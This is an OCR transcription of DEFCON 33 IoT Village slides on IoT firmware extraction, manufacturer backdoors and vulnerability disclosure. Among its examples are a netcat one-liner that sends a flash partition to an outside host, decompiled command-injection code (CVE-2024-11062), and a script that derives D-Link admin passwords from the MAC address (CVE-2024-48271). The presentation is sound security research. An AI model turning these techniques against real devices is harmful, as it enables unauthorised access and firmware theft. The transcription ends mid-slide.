
Unveiling IoT Vulnerabilities: From Backdoors to Bureaucracy

Chiao-Lin Yu (Steven Meow) & Kai-Ching Wang (Keniver Wang)

DEFCON 33 IoT Village




TREND MICRO™ 中華資安國際 CHT Security



Have you ever thought about .....

Most IoT Devices

have hidden backdoors left by manufacturers?




Have you ever considered that

Many Manufacturers

ignore or delay fixing the security vulnerabilities?

Manufacturer refuses to fix





Market value evaporated 30M USD in 1 day



bleepingcomputer.com



友訊 友訊

21.75 129.9億

週去一週

台灣・TWD

1天 1週 1個月 3個月 6個月 年初至今



About us




- **Chia-Lin Yu (Steven Meow)**
  - Security Researcher @ Trend Micro Red Team
  - OSCE³, OSCP, CRTP, LPT
  - 20+ CVEs (VMWare, Zyxel, D-Link, Billion ……)
  - Presentations: DEFCON 33, BSides Tokyo, HITCON, CYBERSEC




steven@stevenyu.tw

- **Kai-Ching Wang (Keniver Wang)**
  - Deputy Manager @ CHT Security
  - OSCP, ISO 27001:2022 Lead Auditor
  - 20+ CVEs (Dahua, SystemK, SpotCam ……)
  - Presentations: SECCON, HITCON, CYBERSEC




keniver@keniver.com

Agenda




- Obtain the Firmware
- IoT Hidden Backdoor
- Vulnerabilities Report Story
- Conclusion & Takeaway

Obtain the Firmware




How to Obtain Firmware?



- Download from the official website
- Capture via MITM (Man-in-the-Middle) attacks
- Perform a physical dump
- Use RCE to exfiltrate the MTD (Memory Technology Device)


Download from the official website



驅動程式


產品型號	下載	說明
VVH-MD82D(960H/D1)	V147	Updated on 2024.5.23
VVH-MD82D(1080P/720P/D1)	P705_V298	成品品號FH82DBXXXXXX 2021.01.06更新時間異常修正
VVH-MD82D-3GA (960H/D1)	V142	2021.01.04 更新時間異常修正
VVH-MD82D-3GA (1080P/720P/D1)	P706_V299	成品品號FH82DBXXXXXX 2021.01.06更新時間異常修正
VVH-MD82D(A)(720P/D1) (VGA輸出)	V8	2021.01.04更新時間異常修正
VVH-MD82D(A)-3GA(720P/D1)(VGA輸出)	V7	2021.01.04更新時間異常修正

But ……



```
-> % binwalk firmware.md82d.pack

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
```




Let's guess the key by our eye!



```
-> % xxd -c 0x20 firmware.md82d.pack | head -n 30
00000000: b0ab afb6 b2b8 cfce 95ff ffff d769 58ff 430c 04a0 0ecf 681a fcff f7ff acfe b0fe  .............iX.C.....h........
00000020: ffff ffff ffff ffff fefd fcfb 00fe ffff fc00 00ff ffff ffff 7cdb 4079 768f 94e7  ........................|.@yv...
00000040: 514b f74a 6974 ba20 ffff ffff ffff ffff ffff ffff ffff ffff ff7f 9dfc fffb fcfd  QK.Jit. ........................
00000060: feff ffff ffdf dfdf dfdf dfdf dfdf dfdf dfdf df92 9bc7 cd9b ffff ffff ffff  ................................
00000080: ffff ffff ffff ffff ffff ffff ffff f67d 13a5 15fb 2fbf 7816 4abd 4b40 8e3b 8851  ..............}..../.x.J.K@.;.Q
000000a0: 4577 c85a 3552 05bf c0a7 4c9a c343 18d7 e92d d318 ed4c 2f38 0a7b 7999 b701 eafd  Ew.Z5R....L..C...-...L/8.{y.....
000000c0: 79b3 58af 065d 6ec7 05bb 62c8 ff7a a0e8 a873 0196 c031 cfca ac48 6464 4a4f 61c4  y.X..]n...b..z...s...1...HddJOa.
000000e0: 03ba 740a 18e3 d21d 9f34 e69e af87 8758 fb89 efbb bbbf 8668 08eb cc53 3a2e 183e  ..t......4.....X.......h...S:..>
```



XOR with key 0x31



```python
with open("firmware.md82d.pack", "rb") as f:
    data = f.read()


xored_data = bytes([byte ^ 0x31 for byte in data])


with open("firmware.md82d.pack.xor", "wb") as f:
    f.write(xored_data)
```

```
-> % binwalk firmware.md82d.pack.xor

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
187228        0x2DB5C         CRC32 polynomial table, little endian
222720        0x36600         JPEG image data, JFIF standard 1.01
222766        0x3662E         TIFF image data, big-endian, offset of first image directory: 8
353792        0x56600         Squashfs filesystem, little endian, version 4.0, compression:xz, size: 7472182 bytes, 796 inodes, blocksize: 131072 byte
s, created: 2021-01-11 06:44:12
7955968       0x796600        uImage header, header size: 64 bytes, header CRC: 0xDD99A791, created: 2018-05-08 09:00:01, image size: 3027432 bytes, D
ata Address: 0x80008000, Entry Point: 0x80008000, data CRC: 0x6B372672, OS: Linux, CPU: ARM, image type: OS Kernel Image, compression type: none, imag
e name: "Linux-3.0.8"
7956032       0x796640        Linux kernel ARM boot executable zImage (little-endian)
7978136       0x79BC98        gzip compressed data, maximum compression, from Unix, last modified: 1970-01-01 00:00:00 (null date)
```


Capture via MITM attacks






```
system_out_dump(
  1,
  haystack,
  512,
  "is_dns_valid",
  501,
  "/tmp/[redacted]p/bin/curl -i -m %d -X GET %s -k -s -S 2>&1",
  (int)v2,
  v14);
```

Get Firmware using MITM




```
GET /upgra[redacted]agLW HTTP/1.1
Host: [redacted]
Accept: */*

HTTP/1.1 200 OK
Date: Wed, 19 Jul 2023 09:19:23 GMT
Server: Apache
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Set-Cookie:
[redacted]
Content-Length: 3076116
Content-Type: application/x-www-form-urlencoded


....hsqs..... cd.....
```

Physical Dump






Physical Dump from UBoot



```
hisilicon # mw.b 0x82000000 0xff 0xb00000
hisilicon # sf probe 0
16384 KiB hi_sfc at 0:0 is now current device
hisilicon # sf read 0x82000000 0x80000 0x400000

hisilicon # setenv serverip 10.250.35.63
hisilicon # tftp 0x82000000 romfs 0x400000
Hisilicon ETH net controler
miiphy_register: non unique device name '0:3'
miiphy_register: non unique device name '0:2'
MAC:   00-12-16-22-37-22
UP_PORT : phy status change : LINK=UP : DUPLEX=FULL : SPEED=100M
TFTP to server 10.250.35.63; our IP address is 10.250.35.33
Upload Filename 'romfs'.
Upload from address: 0x82000000, 4.000 MB to be send ...
Uploading: #    [ Connected ]
################################        [ 2.888 MB]
##########
         4.000 MB upload ok.
hisilicon #
```

RCE and Exfiltrate



- BYOT (Bring Your Own Tools) to Exfiltrate the Firmware:
  - BusyBox, Netcat (NC), Command and Control (C2), tcpdump, etc.

```
dd if=/dev/mtdblock0 bs=4M | /tmp/busybox-mips nc 192.168.87.87 9453
```


```
cat /proc/partitions
major minor  #blocks  name

  31        0      16384 mtdblock0
  31        1       6472 mtdblock1
  31        2         64 mtdblock2
  31        3         64 mtdblock3
  31        4         64 mtdblock4
  31        5         64 mtdblock5
  31        6        128 mtdblock6
  31        7         64 mtdblock7
  31        8      16384 mtdblock8
```

So… How To get the First RCE?



It's 2025..... WHYYYYYYYY?????






```
  }
  v6 = v5;
  if ( get_value("Destination", v5) )
  {
    sprintf(v3, "ping -c %s %s", v4, v6);
    v1 = 0;
    system(v3);
LABEL_8:
    printf("Hit <enter> to continue");
    return v1;
  }
}
printf("Hit <enter> to continue");
return 3;
```


VARCON / D-Link

CVE-2024-11062

IoT Hidden Backdoor




Backdoor



- Product Debug Functions
  - Left by developers for debugging purposes
- Legacy Code
  - Old code kept without knowing its real use
- Maliciously Implanted Functions
  - Inserted intentionally (e.g., via APT or for political motives)
- Automatic Updates & Product Analytics
  - Functions for updates or collecting product data

Predictable Credentials



- Default passwords are a known risk
- but what if there's a super admin password users can' t change?

```
248     user1_pwd_default="740c"
249     rgdb -d /sys/user:3
250     MAC=`xmldbc -i -g /runtime/layout/wlanmac`
251     N1=`echo $MAC | cut -d: -f1`
252     N2=`echo $MAC | cut -d: -f2`
253     N3=`echo $MAC | cut -d: -f3`
254     N4=`echo $MAC | cut -d: -f4`
255     N5=`echo $MAC | cut -d: -f5`
256     N6=`echo $MAC | cut -d: -f6`
257     LAN_PASS=`echo 740c$N5$N6 | tr [A-Z] [a-z]`
258     WAN_PASS=`echo cht$N4$N5$N6 | tr [A-Z] [a-z]`
259     xmldbc -i -s /sys/user:1/password_for_wan $WAN_PASS
        xmldbc -i -s /sys/user:1/password $LAN_PASS
        xmldbc -i -s /sys/user:2/password "user"
        xmldbc -i -s /sys/user:1/default_pwd $user1_pwd_default
        xmldbc -i -s /sys/user:1/exist 1
```

D-Link

CVE-2024-48271

Hidden User?




- Why is there an extra user in the password file?
  - It' s not visible in the web interface

```
# cat /etc/passwd
